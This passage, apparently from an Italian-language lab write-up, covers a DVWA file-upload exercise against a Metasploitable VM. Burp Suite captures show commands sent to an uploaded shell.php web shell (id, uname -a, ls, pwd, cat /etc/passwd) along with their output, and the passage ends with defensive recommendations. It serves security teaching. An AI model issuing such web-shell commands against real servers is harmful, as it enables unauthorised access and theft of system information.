13:02:25 26 Dec...  HTTP  → Request  GET     http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=id
```

```
GET /dvwa/hackable/uploads/shell.php?cmd=id HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```



```
192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=id
```


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

---

10. Informazioni sul sistema – uname -a


Con il comando uname -a ho identificato il sistema operativo e il kernel in esecuzione sulla macchina remota.

Questo tipo di informazione è molto utile in una fase reale di attacco per scegliere eventuali exploit compatibili.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.8.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Request to http://192.168.50.101:80
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log All issues
Memory: 118.3MB
Disabled

Time	Type	Direction	Method	URL	Status code	Length
13:04:36 26 Dec...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=uname%20-a		

```
GET /dvwa/hackable/uploads/shell.php?cmd=uname%20-a HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```




192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=uname%20-a

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

11. Esplorazione del filesystem – ls

Ho eseguito il comando ls per visualizzare il contenuto della directory corrente del server.

Questo permette di capire dove ci si trova e quali file sono accessibili.




Burp Suite Community Edition v2025.8.8 - Temporary Project

Request to http://192.168.50.101:80

Time	Type	Direction	Method	URL	Status code	Length
13:05:18 26 Dec ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls		

Request

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```




192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls

```
dvwa_email.png shell.php
```

12. Verifica del percorso corrente – pwd


Con il comando pwd ho verificato il percorso della directory di lavoro della shell.



Request to http://192.168.50.101:80

Time	Type	Direction	Method	URL	Status code	Length
13:06:14 26 Dec ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=pwd		

```
GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```



192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=pwd


```
/var/www/dvwa/hackable/uploads
```

13. Accesso a file sensibili – /etc/passwd

Infine ho utilizzato il comando:

cat /etc/passwd

per leggere un file di sistema sensibile contenente l'elenco degli utenti. Questo dimostra chiaramente quanto sia pericolosa una vulnerabilità di upload non controllata, perché consente l'accesso a informazioni critiche.




Request to http://192.168.50.101:80

Time	Type	Direction	Method	URL	Status code	Length
13:11:27 26 Dec ...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd		

```
GET /dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

Burp Suite Community Edition v2025.8.8 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log All issues
Memory: 118.3MB
Disabled



Not secure 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-
data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
```

---

14. Conclusione

L'esercizio ha dimostrato in modo pratico come una semplice vulnerabilità di upload possa permettere:

- Caricamento di codice malevolo.
- Esecuzione di comandi remoti.
- Accesso al filesystem.
- Raccolta di informazioni sensibili.

L'utilizzo di strumenti come Burp Suite consente di analizzare nel dettaglio il traffico HTTP e capire come avviene l'attacco.

Dal punto di vista difensivo, risulta fondamentale:

- Validare rigorosamente i file caricati.
- Limitare i permessi di esecuzione nelle directory di upload.
- Applicare controlli lato server.

- Isolare correttamente i servizi.